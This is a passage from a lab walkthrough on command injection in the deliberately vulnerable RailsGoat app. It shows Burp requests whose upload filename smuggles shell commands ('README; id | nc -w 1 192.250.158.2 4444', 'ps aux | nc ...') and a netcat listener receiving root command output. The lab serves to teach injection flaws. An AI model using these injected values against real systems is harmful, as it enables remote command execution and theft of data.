4444"'. The 'Response' tab is visible on the right but empty.

```
Request
Raw Params Headers Hex
2 Host: 192.250.158.3:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.250.158.3:3000/users/1/benefit_forms
8 Content-Type: multipart/form-data; boundary=-----6232631132125979955184858947
9 Content-Length: 979
10 Connection: close
11 Cookie: _rails Goat_session=
VWhjd3N4MUlIawt5T2l5anNDZXphSis1UFhRWfDIalAyB3ZjwVFRQmVGQUpJVU8zelRUdDNOaEtBNVVrcXplcTdndGNiMXhPU3FFSWtGbGo5Umx
rYlBKUWpyZ2RowHdyRlh1MEQxekZqdDZQytkbHpHaw5RSFFGcnJKYlZETz1YY2hiUU9BejBKNlFzUzF3UVNlRFFiMm15NjBXVFNvM09NQXAvCW
NUOUZ6MTBMcTFId2VVQlJzQXE1cnF3eTl1Mm1VSktFTV2R1QU9OSEFiTkNYXFXuQT09LS0xeGYwWE9NcUJiUHhSWmtKSmmFMMElnPT0%3D--33b39
fc4f49970783c679c6a5e88a42f3a2c5c4d
12 Upgrade-Insecure-Requests: 1
13
14 -----6232631132125979955184858947
15 Content-Disposition: form-data; name="utf8"
16
17
18 -----6232631132125979955184858947
19 Content-Disposition: form-data; name="authenticity_token"
20
21 2B9owInjNifJkeuzCcCY0eOWYd/Icrpade49Bwns7i7JqQlWaJYco8XuleEmKoh4IS3A8Tx/bYS2Z0JlDJYomw==
22 -----6232631132125979955184858947
23 Content-Disposition: form-data; name="benefits[backup]"
24
25 true
26 -----6232631132125979955184858947
27 Content-Disposition: form-data; name="benefits[upload]"; filename="README; nc 192.250.158.2 4444"
28 Content-Type: application/octet-stream

Response
Raw
```

Due to command injection vulnerability, the content after ";" i.e "nc 192.250.158.2 4444" will be treated as another command and it will result in connection being received on the netcat listener.

Click on the "Send" button to send the request.



A connection will be received on the netcat listener.

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.250.158.3.
Ncat: Connection from 192.250.158.3:59392.
```

There exists a command injection vulnerability.

**Step 13:** Start the netcat listener with the keep-alive option (-k). The Keep-alive option will allow multiple connections to be made to the same netcat listener.

**Command:** nc -klvp 4444

```
root@attackdefense:~# nc -klvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```



**Step 14:** Execute a command and pipe it's output to the netcat connection. Modify the filename parameter value in the request (in Repeater tab).

**Command:** nc -w 1 192.250.158.2 4444

The -w option will make the connection to time out after 1 second.

```
Request
Raw Params Headers Hex
7 Referer: http://192.250.158.3:3000/users/1/benefit_forms
8 Content-Type: multipart/form-data; boundary=-----6232631132125979955184858947
9 Content-Length: 1001
10 Connection: close
11 Cookie: _rails Goat_session=
VWhjd3N4MU1IaWt5T2l5anNDZXphSis1UFhRWfDIaIayb3ZjVWFRQmVGQUpJVU8zelRUdDNOaEtBNVrcXplcTdndGNiMXhPU3FFSWtGbGo5Umx
rY1BKUWpyZ2RoWHdyRlh1MEQxekZqdDZQYtkbHpHaW5RSFFGcnJKYlZETzlYY2hiUU9BejBKNlFzUzF3UVNlRFFiMm15NjBXVFNvM09NQXAvCW
NUOUZ6MTBMcTFId2VVQlJzQXE1cnF3eTl1Mm1VSkFTV2RlQU9OSEFiTkNYXFXuQT09LS0xeGYwWE9NcUJiUHhSWmtKSmFMMElnPT0%3D--33b39
fc4f49970783c679c6a5e88a42f3a2c5c4d
12 Upgrade-Insecure-Requests: 1
13
14 -----6232631132125979955184858947
15 Content-Disposition: form-data; name="utf8"
16
17 ???
18 -----6232631132125979955184858947
19 Content-Disposition: form-data; name="authenticity_token"
20
21 2B9owInjNifJkeuzCcCY0eOWYd/Icrpade49Bwns7i7JqQlWajYco8XuleEmKoh4IS3A8Tx/bYS2Z0JlDJYomw==
22 -----6232631132125979955184858947
23 Content-Disposition: form-data; name="benefits[backup]"
24
25 true
26 -----6232631132125979955184858947
27 Content-Disposition: form-data; name="benefits[upload]"; filename="README; id | nc -w 1 192.250.158.2 4444"
28 Content-Type: application/octet-stream
29
```

Send the above request:

Send Cancel < >

Request

Raw Params Headers Hex

7 Referer: http://192.250.158.3:3000/users/1/benefit\_forms  
8 Content-Type: multipart/form-data; boundary=-----6232631132125979955184858947  
9 Content-Length: 1015  
10 Connection: close  
11 Cookie: \_rails Goat\_session=  
VWhjd3N4MU1IaWt5T2l5anNDZXphSis1UFhRWfDIaIayb3ZjVWFRQmVGQUpJVU8zelRUdDNOaEtBNVrcXplcTdndGNiMXhPU3FFSWtGbGo5Umx  
rY1BKUWpyZ2RoWHdyRlh1MEQxekZqdDZQYtkbHpHaW5RSFFGcnJKYlZETzlYY2hiUU9BejBKNlFzUzF3UVNlRFFiMm15NjBXVFNvM09NQXAvCW  
NUOUZ6MTBMcTFId2VVQlJzQXE1cnF3eTl1Mm1VSkFTV2RlQU9OSEFiTkNYXFXuQT09LS0xeGYwWE9NcUJiUHhSWmtKSmFMMElnPT0%3D--33b39  
fc4f49970783c679c6a5e88a42f3a2c5c4d  
12 Upgrade-Insecure-Requests: 1  
13  
14 -----6232631132125979955184858947

Response

Raw Headers

The output of the command will be displayed on the netcat listener.

```
root@attackdefense:~# nc -klvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.250.158.3.
Ncat: Connection from 192.250.158.3:59464.
uid=0(root) gid=0(root) groups=0(root)
Ncat: Connection from 192.250.158.3.
Ncat: Connection from 192.250.158.3:59466.
uid=0(root) gid=0(root) groups=0(root)
```

**Step 15:** Modify the command in the Repeater window to list the processes running on the target machine.

**Command:** ps aux | nc -w 1 192.250.158.2 4444

#### Request

Raw Params Headers Hex

```
1 POST /upload HTTP/1.1
2 Host: 192.250.158.3:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.250.158.3:3000/users/1/benefit_forms
8 Content-Type: multipart/form-data; boundary=-----6232631132125979955184858947
9 Content-Length: 1011
10 Connection: close
11 Cookie: _railsgoat_session=
VWhjd3N4MU1IaWt5T2l5anNDZXphSis1UFhRWfDIaIAyb3ZjWVFRQmVGQUpJVU8ze1RUdDNOaEtBNVVrcXplcTdndGNiMXhPU3FFSWtGbGo5Umx
rYlBKUWpyZ2RoWHdyRlh1MEQxekZqdDZZQytkbHw5RSFFGcnJKYlZETz1YY2hiUU9BejBKNlFzUzF3UVNlRFFiMm15NjBXVFNvM09NQXAvCW
NUOUZ6MTBMctFid2VVQlJzQXE1cnF3eTl1Mm1VSktFTV2RlQU9OSEFiTkNYXXFuQT09LS0xeGYwWE9NcUJlUHhSWmtKSfMMElnPT0%3D--33b39
fc4f49970783c679c6a5e88a42f3a2c5c4d
12 Upgrade-Insecure-Requests: 1
13
14 -----6232631132125979955184858947
15 Content-Disposition: form-data; name="utf8"
16
17 ???
18 -----6232631132125979955184858947
19 Content-Disposition: form-data; name="authenticity_token"
20
21 2B9owInjNifJkeuzCcCY0eOWYd/Icrpade49Bwns7i7JqQlWaJYco8XuleEmKoh4IS3A8Tx/bYS2Z0JlDJYomw==
22 -----6232631132125979955184858947
23 Content-Disposition: form-data; name="benefits[backup]"
24
25 true
26 -----6232631132125979955184858947
27 Content-Disposition: form-data; name="benefits[upload]"; filename="README; ps aux | nc -w 1 192.250.158.2 4444"
28 Content-Type: application/octet-stream
29
```

Click on the send button to send the request.

The processes running on the target machine will be listed on the netcat listener.

```
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  47456 15688 ?        Ss   11:28   0:01 /usr/bin/python /usr/bin/supervisord -n
root         8  0.0  0.0   20052 2880 ?        S    11:28   0:00 /bin/bash /startup.sh
root         9  0.1  0.2 1003332 212032 ?      Sl   11:28   0:07 puma 3.12.0 (tcp://0.0.0.0:3000) [app]
root        59  0.0  0.0   4336   720 ?        S    12:36   0:00 sh -c cp /usr/src/app/public/data/README; ps aux | nc
-w 1 192.250.158.2 4444 /usr/src/app/public/data/bak1590669396_README; ps aux | nc -w 1 192.250.158.2 4444
root        61  0.0  0.0   17500 2080 ?        R    12:36   0:00 ps aux
root        62  0.0  0.0    6328 1672 ?        S    12:36   0:00 nc -w 1 192.250.158.2 4444 /usr/src/app/public/data/ba
k1590669396_README
Ncat: Connection from 192.250.158.3.
Ncat: Connection from 192.250.158.3:59494.
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  47456 15688 ?        Ss   11:28   0:01 /usr/bin/python /usr/bin/supervisord -n
root         8  0.0  0.0   20052 2880 ?        S    11:28   0:00 /bin/bash /startup.sh
root         9  0.1  0.2 1003332 212032 ?      Sl   11:28   0:07 puma 3.12.0 (tcp://0.0.0.0:3000) [app]
root        59  0.0  0.0   4336   720 ?        S    12:36   0:00 sh -c cp /usr/src/app/public/data/README; ps aux | nc
-w 1 192.250.158.2 4444 /usr/src/app/public/data/bak1590669396_README; ps aux | nc -w 1 192.250.158.2 4444
root        63  0.0  0.0   17500 2164 ?        R    12:36   0:00 ps aux
root        64  0.0  0.0    6328 1660 ?        S    12:36   0:00 nc -w 1 192.250.158.2 4444
```

## References:

1. OWASP A1 Injection  
([https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A1-Injection](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection))
2. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
3. RailsGoat (<https://railsgoat.cktricky.com/>)